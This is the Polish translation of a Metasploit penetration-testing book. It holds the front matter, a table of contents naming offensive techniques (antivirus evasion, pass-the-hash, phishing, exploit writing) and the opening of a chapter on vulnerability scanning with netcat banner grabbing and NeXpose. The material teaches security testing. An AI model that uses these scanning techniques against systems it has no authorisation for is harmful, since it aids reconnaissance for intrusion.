

David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni

Metasploit

Przewodnik po testach penetracyjnych



*Sprawdź, które elementy działają, a które zawodzą,
i zabezpiecz sieć jak profesjonalista!*



Tytuł oryginału: Metasploit: The Penetration Tester's Guide

Tłumaczenie: Lech Lachowski

ISBN: 978-83-246-5010-1

Original edition copyright © 2011 by David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni. All rights reserved.

Published by arrangement with No Starch Press, Inc.

Polish edition copyright 2013 by HELION SA.
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<http://helion.pl/user/opinie/metasp>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

PRZEDMOWA	11
SŁOWO WSTĘPNE	15
PODZIĘKOWANIA	17
WPROWADZENIE	19
Dlaczego trzeba przeprowadzać testy penetracyjne?	20
Dlaczego Metasploit?	20
Krótką historią Metasploit	20
Na temat tej książki	21
Jaka jest zawartość tej książki?	22
Uwagi na temat etyki	23
1	
ABSOLUTNE PODSTAWY TESTÓW PENETRACYJNYCH	25
Fazy PTES	26
Czynności wstępne	26
Zbieranie informacji	26
Modelowanie zagrożeń	27
Analiza luk w zabezpieczeniach	27
Eksploatacja	27
Faza poeksploatacyjna	28
Przygotowanie raportu	28
Typy testów penetracyjnych	29
Jawne testy penetracyjne	29
Ukryte testy penetracyjne	30
Skanery luk w zabezpieczeniach	30
Podsumowanie	31

2

PODSTAWY METASPLOIT

33

Terminologia	33
Exploit	34
Ładunek	34
Kod powłoki	34
Moduł	34
Nasłuchiwaniec	34
Interfejsy Metasploit	35
Konsola MSFconsole	35
Interfejs wiersza poleceń MSFcli	36
Armitage	38
Narzędzia Metasploit	38
MSFpayload	39
MSFencode	40
Nasm Shell	40
Metasploit Express oraz Metasploit Pro	41
Podsumowanie	41

3

ZBIERANIE INFORMACJI

43

Pasywne zbieranie informacji	44
Wyszukiwanie whois	44
Netcraft	45
NSLookup	46
Aktywne zbieranie informacji	47
Skanowanie portów za pomocą narzędzia Nmap	47
Praca z bazą danych w Metasploit	49
Skanowanie portów za pomocą Metasploit	54
Skanowanie ukierunkowane	56
Skanowanie bloku wiadomości serwera	56
Polowanie na niewłaściwie skonfigurowane serwery Microsoft SQL	57
Skanowanie serwera SSH	58
Skanowanie FTP	59
Zamiatanie SNMP	60
Pisanie niestandardowych skanerów	61
Wybiegając naprzód	64

4

SKANOWANIE LUK W ZABEZPIECZENIACH

65

Podstawowe skanowanie luk w zabezpieczeniach	66
Skanowanie za pomocą NeXpose	67
Konfiguracja	68
Importowanie raportu do Metasploit Framework	73
Uruchamianie NeXpose z poziomu MSFconsole	74
Skanowanie za pomocą aplikacji Nessus	76
Konfiguracja skanera Nessus	76
Tworzenie polityki skanowania Nessusa	77
Uruchamianie skanowania za pomocą Nessusa	79
Raporty skanera Nessus	80
Importowanie wyników do Metasploit Framework	80
Skanowanie za pomocą Nessusa z poziomu Metasploit	81
Wyspecjalizowane skanery luk w zabezpieczeniach	84
Potwierdzanie logowania SMB	84
Skanowanie w poszukiwaniu otwartego uwierzytelniania VNC	86
Skanowanie w poszukiwaniu otwartych serwerów X11	88
Wykorzystywanie wyników skanowania do autopwningu	89

5

PRZYJEMNOŚĆ EKSPLOATACJI

91

Podstawowa eksploatacja	92
Polecenie msf> show exploits	92
Polecenie msf> show auxiliary	92
Polecenie msf> show options	92
Polecenie msf> show payloads	94
Polecenie msf> show targets	96
Polecenie info	97
Polecenia set i unset	97
Polecenia setg i unsetg	98
Polecenie save	98
Twoja pierwsza eksploatacja	99
Eksploatacja maszyny Ubuntu	104
Ładunki sprawdzające wszystkie porty	106
Pliki zasobów	108
Podsumowanie	110

6

METERPRETER

111

Przejmowanie maszyny wirtualnej Windows XP	112
Skanowanie portów za pomocą narzędzia Nmap	112
Atak na MS SQL	113
Siłowy atak na MS SQL Server	114
Rozszerzona procedura xp_cmdshell	115
Podstawowe polecenia Meterpretera	117
Przechwytywanie uderzeń klawiatury	118
Wykonywanie zrzutów nazw użytkownika i haseł	120
Wyodrębnianie skrótów haseł	120
Zrzuty skrótów haseł	121
Technika pass-the-hash	122
Zwiększanie uprawnień	123
Zastosowanie tokenów personifikacji	125
Zastosowanie polecenia ps	125
Pivoting innych systemów	127
Stosowanie skryptów Meterpretera	131
Migracja procesu	132
Unieruchamianie oprogramowania antywirusowego	132
Uzyskiwanie skrótów haseł do systemu	132
Śledzenie całego ruchu na maszynie docelowej	133
Scrapowanie systemu	133
Zastosowanie skryptu persystencji	133
Wykorzystywanie modułów fazy poeksploatacyjnej	135
Uaktualnianie powłoki poleceń do Meterpretera	135
Operowanie interfejsami API systemu Windows za pomocą dodatku Railgun	137
Podsumowanie	138

7

UNIKANIE WYKRYCIA

139

Tworzenie samodzielnych plików binarnych za pomocą MSFpayload	140
Unikanie wykrycia przez program antywirusowy	142
Kodowanie za pomocą narzędzia MSFencode	142
Wielokrotne kodowanie	144
Niestandardowe szablony plików wykonywalnych	146
Potajemne uruchamianie ładunku	147
Programy kompresujące	149
Końcowe uwagi dotyczące unikania wykrycia przez oprogramowanie antywirusowe	150

8

WYKORZYSTANIE ATAKÓW TYPU CLIENT-SIDE 151

Exploity przeglądarek	152
Jak działają exploity przeglądarek	153
Rzut oka na instrukcje NOP	154
Wykorzystanie programu Immunity Debugger do odczytywania kodu powłoki NOP	155
Aurora — exploit przeglądarki Internet Explorer	158
Podatność formatu pliku	163
Przesyłanie ładunku	164
Podsumowanie	165

9

MODUŁY POMOCNICZE METASPLOIT 167

Moduły pomocnicze w działaniu	170
Budowa modułu pomocniczego	173
Wybiegając naprzód	178

10

PAKIET NARZĘDZI SOCJOTECHNICZNYCH — SOCIAL-ENGINEER TOOLKIT 179

Konfiguracja pakietu Social-Engineer Toolkit	180
Wektor ataku spear-phishing	181
Wektory ataków WWW	187
Aplet Javy	187
Exploity WWW typu client-side	192
Zbieranie nazw użytkowników i haseł	194
Tabnabbing	196
Atak typu man-left-in-the-middle	196
Metoda Web Jacking	197
Atak wieloaspektowy	199
Zainfekowane nośniki danych	204
Wektor ataku Teensy USB HID	204
Dodatkowe funkcje pakietu SET	207
Wybiegając naprzód	208

11

FAST-TRACK 209

Wstrzyknięcie Microsoft SQL	210
Narzędzie SQL Injector — atak z wykorzystaniem łańcucha zapytania	211
Narzędzie SQL Injector — atak z wykorzystaniem parametru POST	212
Ręczne wstrzykiwanie	213
Narzędzie MSSQL Bruter	215
Narzędzie SQLPwnage	219

Generator zmiany formatu z binarnego na heksadecymalny	222
Zmasowany atak typu client-side	222
Kilka słów na temat automatyzacji	225

12

KARMETASPLOIT	227
Konfiguracja	228
Uruchamianie ataku	230
Zbieranie poświadczeń	232
Uzyskiwanie dostępu do powłoki	233
Podsumowanie	236

13

TWORZENIE WŁASNYCH MODUŁÓW	237
Wykonywanie poleceń na Microsoft SQL	238
Analiza gotowego modułu Metasploit	240
Tworzenie nowego modułu	241
PowerShell	242
Uruchamianie exploita powłoki	243
Definiowanie funkcji powershell_upload_exec	245
Konwersja z formatu heksadecymalnego na format binarny	246
Liczniki	247
Uruchamianie exploita	249
Korzyści płynące z wykorzystywania istniejącego kodu	250

14

TWORZENIE WŁASNYCH EXPLOITÓW	251
Sztuka fuzzingu	252
Kontrolowanie SEH	256
Omijanie ograniczeń SEH	258
Uzyskiwanie adresu zwrotnego	261
Złe znaki i zdalne wykonywanie kodu	266
Podsumowanie	269

15

IMPORTOWANIE EXPLOITÓW DO METASPLOIT FRAMEWORK	271
Podstawy języka asemblera	272
Rejestry EIP i ESP	272
Zestaw instrukcji JMP	272
Instrukcje NOP i NOP slide'y	272

Importowanie exploita przepełnienia bufora	273
Rozkładanie na części gotowego exploita	274
Konfigurowanie definicji exploita	276
Testowanie podstawowego exploita	276
Implementowanie funkcji Metasploit Framework	278
Dodawanie randomizacji	279
Usuwanie NOP slide	280
Usuwanie fikcyjnego kodu powłoki	280
Kompletny moduł	281
Exploit nadpisania rekordu SEH	283
Podsumowanie	291

16

JĘZYK SKRYPTOWY METERPRETERA 293

Podstawy języka skryptowego Meterpretera	293
Interfejs API Meterpretera	300
Wyświetlanie komunikatów	300
Podstawowe wywołania API	301
Domieszki Meterpretera	302
Zasady pisania skryptów Meterpretera	304
Tworzenie własnego skryptu Meterpretera	304
Podsumowanie	311

17

SYMULOWANY TEST PENETRACYJNY 313

Czynności wstępne	314
Zbieranie informacji	314
Modelowanie zagrożeń	315
Eksploatacja	317
Dostosowywanie MSFconsole	318
Faza poeksploacyjna	319
Skanowanie systemu Metasploitable	321
Identyfikacja usług podatnych na ataki	322
Atak na serwer Apache Tomcat	323
Atakowanie nietypowych usług	326
Zacieranie śladów	327
Podsumowanie	330

A

KONFIGURACJA MASZYN TESTOWYCH 331

Instalacja i konfiguracja systemów	331
Uruchamianie maszyn wirtualnych z systemem Linux	332
Przygotowywanie instalacji Windows XP podatnej na ataki	333
Konfiguracja serwera WWW na systemie Windows XP	333
Instalacja i konfiguracja serwera SQL	334
Tworzenie podatnej na ataki aplikacji WWW	336
Aktualizacja systemu Back Track	339

B

ŚCIAĞAWKA 341

Polecenia MSFconsole	341
Polecenia Meterpretera	343
Polecenia MSFpayload	346
Polecenia MSFencode	346
Polecenia MSFcli	347
MSF, Ninja, Fu	347
MSFvenom	348
Polecenia Meterpretera dla fazy poeksploatacyjnej	348

SKOROWIDZ 351

4

Skanowanie luk w zabezpieczeniach

Skaner luk w zabezpieczeniach (ang. *vulnerability scanner*) jest zautomatyzowanym programem przeznaczonym do wyszukiwania słabych punktów komputerów, systemów komputerowych, sieci oraz aplikacji. Program ten sonduje system, wysyłając do niego poprzez sieć porcję danych i analizując otrzymane odpowiedzi. Ma to na celu enumerację wszelkich luk w zabezpieczeniach celu poprzez wykorzystanie jako punktu odniesienia własnej bazy danych luk w zabezpieczeniach.

Różne systemy operacyjne zazwyczaj odmiennie reagują na wysyłane próbki sieciowe z uwagi na wykorzystywanie różnych implementacji sieciowych. Te unikatowe odpowiedzi służą jako odcisk palca (ang. *fingerprint*), który jest wykorzystywany przez skaner luk w zabezpieczeniach do określenia wersji systemu operacyjnego, a nawet poziomu zainstalowanych poprawek. Skaner luk w zabezpieczeniach może również wykorzystywać zestawy poświadczeń użytkownika w celu zalogowania się do zdalnego systemu i dokonania enumeracji oprogramowania i usług, co pozwala określić, czy system jest załatany. Na podstawie uzyskanych wyników przedstawia raport wyliczający wszystkie luki w zabezpieczeniach wykryte w danym systemie. Taki raport może być użyteczny zarówno dla administratorów sieci, jak i dla pentesterów.

Skanery luk w zabezpieczeniach zasadniczo generują duży ruch w sieci i dlatego nie są zazwyczaj wykorzystywane w testach penetracyjnych, kiedy jednym z założeń jest pozostanie niewykrytym. Jeśli jednak przeprowadzasz test penetracyjny, w przypadku którego wykrycie nie stanowi problemu, to taki skaner może zaoszczędzić Ci ręcznego sondowania systemów w celu określenia luk w zabezpieczeniach oraz poziomów zainstalowanych poprawek.

Bez względu na to, czy korzystasz ze zautomatyzowanych skanerów, czy wykonujesz te działania ręcznie, skanowanie jest zawsze jednym z najbardziej istotnych elementów w procesie przeprowadzania testów penetracyjnych. Jeśli zostanie ono wykonane dokładnie, będzie stanowiło największą wartość dla Twojego klienta. W tym rozdziale omówimy szereg skanerów luk w zabezpieczeniach oraz sposoby ich integracji z Metasploit. Wskażemy również kilka modułów pomocniczych w Metasploit Framework, które mogą lokalizować określone luki w zabezpieczeniach systemów zdalnych.

Podstawowe skanowanie luk w zabezpieczeniach

Przyjrzyjmy się, jak działa skanowanie na najbardziej podstawowym poziomie. W zamieszczonym poniżej listingu zastosujemy netcat do przechwycenia baneru z celu o adresie IP 192.168.1.203. **Przechwytywanie banerów** (ang. *banner grabbing*) polega na połączeniu się z usługą zdalnej sieci i odczytaniu zwracanego identyfikatora (baneru) tej usługi. Wiele usług sieciowych, takich jak WWW, transfer plików oraz serwery pocztowe, zwraca swoje banery natychmiast po nawiązaniu z nimi połączenia lub w odpowiedzi na określone polecenie. Połączymy się teraz z serwerem WWW na porcie TCP 80 i wyślemy żądanie GET HTTP, które umożliwi nam przyjrzenie się nagłówkowi informacji zwracanej przez ten zdalny serwer w odpowiedzi na nasze żądanie.

```
.....  
root@bt:/opt/framework3/msf3# nc 192.168.1.203 80  
GET HTTP 1/1  
HTTP/1.1 400 Bad Request  
❶ Server: Microsoft-IIS/5.1  
.....
```

Informacja zwrócona w punkcie ❶ informuje nas, że system działający na porcie 80 jest serwerem WWW opartym na Microsoft IIS 5.1. Uzbrojeni w tę informację moglibyśmy wykorzystać skaner luk w zabezpieczeniach, tak jak pokazuje to rysunek 4.1, do określenia, czy ta wersja IIS posiada jakieś luki w zabezpieczeniach i czy ten konkretny serwer ma zainstalowane poprawki.

Plugin	Name	Port	Severity
22964	Service Detection	www (80/tcp)	Low
10107	HTTP Server Type and Version	www (80/tcp)	Low
43111	HTTP Methods Allowed (per directory)	www (80/tcp)	Low
11874	Microsoft IIS 404 Response Service Pack Signature	www (80/tcp)	Low
11213	HTTP TRACE / TRACK Methods Allowed	www (80/tcp)	Medium
11424	WebDAV Detection	www (80/tcp)	Low
24260	HyperText Transfer Protocol (HTTP) Information	www (80/tcp)	Low

Rysunek 4.1. Wyniki skanowania luk w zabezpieczeniach docelowego serwera WWW

Oczywiście w praktyce nie jest to takie proste. Skanery luk w zabezpieczeniach często generują wiele wyników **falszywie pozytywnych** (ang. *false positives*, np. raportowanie luki w zabezpieczeniach tam, gdzie jej nie ma) oraz **falszywie negatywnych** (ang. *false negatives*, np. niewykrycie luki w zabezpieczeniach tam, gdzie ona istnieje). Ma to związek z subtelnymi różnicami w konfiguracji systemów i aplikacji. Ponadto twórcy skanerów luk w zabezpieczeniach mają motywację, by skanery zgłaszały jak najwięcej pozytywnych wyników, ponieważ im więcej „trafień”, tym lepiej wygląda to dla potencjalnego nabywcy. Skanery luk w zabezpieczeniach są na tyle dobre, na ile dobre są ich bazy danych. Można je również łatwo oszukać za pomocą fałszywych banerów lub niespójnych konfiguracji.

Przyjrzyjmy się kilku najbardziej użytecznym skanerom luk w zabezpieczeniach, takim jak NeXpose, Nessus oraz inne wyspecjalizowane skanery.

Skanowanie za pomocą NeXpose


NeXpose to dostarczony przez Rapid7 skaner luk w zabezpieczeniach, który skanuje sieci w celu identyfikacji działających w nich urządzeń oraz przeprowadza kontrolę, żeby określić słabe punkty bezpieczeństwa systemów operacyjnych i aplikacji. Następnie dane uzyskane podczas skanowania są analizowane i przetwarzane do załączenia w różnych raportach.

Rapid7 oferuje wiele wersji skanera NeXpose, jednak my skorzystamy z edycji Community, ponieważ jest ona darmowa. Jeśli zamierzasz wykorzystywać NeXpose w celach komercyjnych, sprawdź informacje na temat różnych wersji tej aplikacji, ich funkcji oraz cen na stronie Rapid7 (<http://www.rapid7.com/vulnerability-scanner.jsp>).

Celem naszego skanowania będzie domyślna instalacja Windows XP SP2, skonfigurowana według wskazówek z załącznika A. Najpierw wykonamy podstawowe skanowanie jawne naszego celu i zaimportujemy wyniki do Metasploit. Tę sekcję zakończymy omówieniem sposobu przeprowadzania skanowania NeXpose bezpośrednio z poziomu msfconsole zamiast korzystania z interfejsu WWW, co eliminuje konieczność importowania wyników skanowania.

Konfiguracja

Po zainstalowaniu NeXpose Community otwórz przeglądarkę i wpisz w pasku adresowym `https://<twój_adres_ip>:3780`. Zaakceptuj certyfikat z podpisem własnym NeXpose i zaloguj się, używając poświadczeń, które podałeś podczas instalacji. Powinien się teraz uruchomić interfejs podobny do pokazanego na rysunku 4.2. (Dokładne instrukcje instalacji NeXpose znajdziesz na stronie Rapid7).



Rysunek 4.2. Zakładka Home startowego interfejsu NeXpose

Na górnym pasku na głównej stronie NeXpose dostępnych jest kilka zakładek:


- Zakładka *Assets* (zasoby) w punkcie ❶ wyświetla szczegóły przeskanowanych komputerów i innych urządzeń w Twojej sieci.
- Zakładka *Reports* (raporty) w punkcie ❷ zawiera listę wygenerowanych raportów ze skanowania luk w zabezpieczeniach.
- Zakładka *Vulnerabilities* (luki w zabezpieczeniach) w punkcie ❸ zawiera szczegóły dotyczące wszelkich luk w zabezpieczeniach, wykrytych podczas przeprowadzonych skanowań.
- Zakładka *Administration* (administrowanie) w punkcie ❹ umożliwia konfigurację różnych opcji.

Przyciski znajdujące się w głównym obszarze interfejsu umożliwiają wykonywanie typowych zadań, takich jak tworzenie nowego środowiska lub definiowanie nowego skanowania luk w zabezpieczeniach.

Kreator nowego środowiska

Zanim rozpoczniesz skanowanie luk w zabezpieczeniach za pomocą NeXpose, musisz skonfigurować **środowisko** (ang. *site*) — logiczne zestawienie elementów, takich jak określona podsieć, grupa serwerów, a nawet pojedyncze stacje robocze. Takie środowiska będą następnie skanowane przez NeXpose, a dla każdego konkretnego środowiska można zdefiniować różne rodzaje skanowania.


1. Aby utworzyć nowe środowisko, kliknij przycisk *New Site* w zakładce *Home* skanera NeXpose, wprowadź nazwę strony (pole *Name*) oraz krótki opis (pole *Description*), a następnie kliknij przycisk *Next*.
2. Na kolejnym etapie, przedstawionym na rysunku 4.3, możesz szczegółowo zdefiniować swoje cele. Możesz dodać pojedynczy adres IP, zakres adresów IP, nazwy hostów itd. Możesz również wyłączyć ze skanowania urządzenia, takie jak drukarki. (Drukarki zazwyczaj niezbyt dobrze reagują na skanowanie. Mieliśmy do czynienia z przypadkami, kiedy proste skanowanie luk w zabezpieczeniach powodowało uruchomienie w drukarce kolejki drukowania ponad miliona czarnych stron!). Po zakończeniu dodawania (pole *Included Devices*) i wyłączenia (pole *Excluded Devices*) urządzeń ze skanowania kliknij przycisk *Next*.



Rysunek 4.3. Dodawanie urządzeń do nowego środowiska NeXpose

3. Teraz masz do wyboru kilka różnych szablonów skanowania (*Scan Template*), takich jak *Discovery Scan* (skanowanie ujawniające) lub *Penetration test* (test penetracyjny). Możesz również wybrać silnik skanowania (*Scan Engine*) oraz zdefiniować harmonogram automatycznego skanowania (*Scan Schedule*). Dla celów niniejszego omówienia procedury pozostaw wartości domyślne i kliknij przycisk *Next*.
4. Jeśli posiadasz poświadczenia (ang. *credentials*) dla środowiska, które chcesz skanować, to możesz je dodać na tym etapie. Poświadczenia mogą pomóc w wygenerowaniu bardziej dokładnych i kompletnych wyników dzięki dogłębnej enumeracji zainstalowanego oprogramowania i polityki systemu danego celu.

5. W zakładce *Credentials* kliknij przycisk **New Login**, podaj nazwę użytkownika i hasło dla adresu IP, który chcesz skanować, a następnie kliknij **Test Login**, żeby je zweryfikować. Zapisz poświadczenia.
6. Na koniec kliknij przycisk **Save**, aby zakończyć działanie kreatora nowego środowiska i powrócić do zakładki *Home*. W tej zakładce powinno być teraz widoczne nowe środowisko, które właśnie dodałeś. Pokazuje to rysunek 4.4.




Rysunek 4.4. Zakładka *Home*, na której widać informację o nowo utworzonym środowisku

Kreator nowego skanowania ręcznego

Jeśli skonfigurowałeś już nowe środowisko, możesz przygotować pierwsze skanowanie:

1. Kliknij przycisk **New Manual Scan** (nowe skanowanie ręczne), widoczny na rysunku 4.4. Powinno zostać wyświetlone okno dialogowe *Start New Scan* (rozpocznij nowe skanowanie), tak jak na rysunku 4.5. W tym oknie definiujesz elementy, które chcesz skanować (*Included assets*), oraz te, które chcesz ze skanowania wyłączyć (*Excluded assets*). W tym przykładzie będziemy skanować nasz domyślny system Windows XP.
2. Sprawdź dobrze docelowy adres IP, aby upewnić się, że nie przeskanujesz przypadkowo niewłaściwego urządzenia lub sieci. Kliknij przycisk **Start Now**, żeby rozpocząć.
3. NeXpose powinien automatycznie odświeżać bieżącą stronę w miarę postępów skanowania. Poczekaj, aż status dla *Scan Progress* (postęp skanowania) oraz *Discovered Assets* (odkryte zasoby) będzie wskazywał *Completed* (zakończone), tak jak widać to na rysunku 4.6. W sekcji *Scan Progress* możesz zobaczyć, że skanowanie naszego pojedynczego urządzenia doprowadziło do wykrycia 268 luk w zabezpieczeniach. Z kolei sekcja *Discovered Assets* zawiera więcej informacji na temat celu, takich jak nazwa urządzenia oraz jego system operacyjny. Przejdź teraz do zakładki **Reports**.



Rysunek 4.5. Okno dialogowe konfiguracji skanowania w NeXpose




Rysunek 4.6. Ukończone skanowanie w NeXpose

Kreator nowego raportu


Jeśli uruchomiłeś NeXpose po raz pierwszy i ukończyłeś tylko jedno skanowanie, to zakładka *Reports* powinna pokazywać, że nie masz wygenerowanego żadnego raportu.

1. Aby uruchomić kreatora nowego raportu, kliknij przycisk **New Report**, tak jak pokazuje to rysunek 4.7.




Rysunek 4.7. Zakładka Reports skanera NeXpose

2. W polu *Report name* wprowadź nazwę, jaką wybrałeś dla danego raportu. W polu *Report format* wybierz opcję *NeXpose Simple XML Report*, co umożliwi Ci zaimportowanie wyników skanowania do Metasploit. Możesz również wybrać szablon raportu w polu *Report template* oraz skonfigurować odpowiednią strefę czasową w polu *Report time zone*, jeśli na przykład przeprowadzasz swój test penetracyjny w podróży. Wspomniane opcje przedstawione zostały na rysunku 4.8. Kliknij przycisk *Next*, jeśli chcesz kontynuować.




Rysunek 4.8. Wybór nazwy i formatu raportu

3. W kolejnym oknie dodaj urządzenia, które mają być włączone do raportu, klikając *Select Sites* (wybierz środowiska) i dodając zakres przeskanowanego celu, tak jak pokazuje to rysunek 4.9. Następnie kliknij *Save* (zapisz).



Rysunek 4.9. Wybór środowiska, które ma być załączone w raporcie

4. W oknie dialogowym *Select Devices* wybierz elementy docelowe, które mają być załączone w Twoim raporcie. Następnie kliknij *Save*.
5. Będąc na powrót w oknie *Report Configuration* (konfiguracja raportu), kliknij *Save*, aby zaakceptować pozostałe wartości domyślne dla danego raportu. Na liście w zakładce *Reports* powinien teraz pojawić się nowo utworzony raport, tak jak przedstawia to rysunek 4.10. (Pamiętaj, żeby zapisać plik raportu, aby móc użyć go w Metasploit Framework).



Rysunek 4.10. Zakładka Reports wyświetlająca listę raportów

Importowanie raportu do Metasploit Framework

